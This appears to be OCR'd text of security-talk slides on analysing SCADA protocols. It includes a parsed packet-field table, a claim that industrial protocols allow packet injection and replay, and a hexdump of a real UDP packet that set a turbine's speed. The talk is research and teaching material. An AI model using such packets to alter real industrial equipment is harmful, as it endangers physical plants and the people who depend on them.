function code        : 0x02  : 0x054c                                                                                                                 : 0x0000 : function code: Read ?
.    .    .    .    .    .    .    .    .    .    .    .    .    .    .    .    .    .    .    .    .    .    .    .    .    .    .    .    .    .    .    .    .    .    .    .    .    .    .    .
reserved             : 0x02  : 0x0000                                                                                                                 : 0x0000 : reserved?
.    .    .    .    .    .    .    .    .    .    .    .    .    .    .    .    .    .    .    .    .    .    .    .    .    .    .    .    .    .    .    .    .    .    .    .    .    .    .    .
data seq numb        : 0x02  : 0x001d                                                                                                                 : 0x0000 : data sequnce number ?
.    .    .    .    .    .    .    .    .    .    .    .    .    .    .    .    .    .    .    .    .    .    .    .    .    .    .    .    .    .    .    .    .    .    .    .    .    .    .    .
unparsed             : 0x10  : 0x34d087f0b08093f3ff9c000000000000                                                                                     : 0x0000 : unparsed/unknown data
.    .    .    .    .    .    .    .    .    .    .    .    .    .    .    .    .    .    .    .    .    .    .    .    .    .    .    .    .    .    .    .    .    .    .    .    .    .    .    .
packet footer        : 0x04  : 0x72020000                                                                                                             : 0x0000 : packet footer with pdu type
.    .    .    .    .    .    .    .    .    .    .    .    .    .    .    .    .    .    .    .    .    .    .    .    .    .    .    .    .    .    .    .    .    .    .    .    .    .    .    .
```

How to analyse protocols

Use your knowledge about protocols:


- it's a universal and complex approach
- you can:
  - detect devices and their protocols
  - monitor state, commands, exchanging data
  - inject, modify, reply packets in real-time

Because most of them INSECURE BY DESIGN

real example?

# real case

Energetic turbine



```
Offset(h) 00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F

00000000  FA CE 00 80 00 02 58 1F 00 01 1D B2 54 80 01 00  ъО.Ђ..X.....ІТЂ..
00000010  0A 01 00 00 6A A0 00 10 13 12 01 2C 00 08 00 00  ....j .....,....
00000020  00 0A 00 04 00 0A 00 14 00 1A 00 1C 00 02 00 25  ...............%
00000030  00 02 00 27 00 04 00 29 00 0A 00 2A 00 06 00 48  ...'...)...*...H
00000040  00 00 00 00 00 9B 13 32 00 06 00 41 00 4F 00 31  .....›.2...A.O.1
00000050  00 2F 00 53 00 50 00 00 00 02 00 43 00 56 00 00  ./.S.P.....C.V..
00000060  47 00 02 00 35 00 37 00 00 00 00 00 00 01 00 0D  G...5.7.........
00000070  00 41 00 44 00 4D 00 49 00 4E 00 49 00 53 00 54  .A.D.M.I.N.I.S.T
00000080  00 52 00 41 00 54 00 4F 00 52 00 00 6A A0 00 01  .R.A.T.O.R..j ..
00000090  B3 C1                                            іБ
```


Simple UDP packet that set “speed” of turbine to 57 (min=0, max=100)

# real case

What will happen if you send another packet, another value?

# real case

Yes, you're right



# outro

all scripts, tools -> https://github.com/atimorin/scada-tools

greetz to:

@scadasl

@repdet

@GiftsUngiven

Dmitry Sklyarov

QA ?

Thank you!

@atimorin

atimorin@ptsecurity.com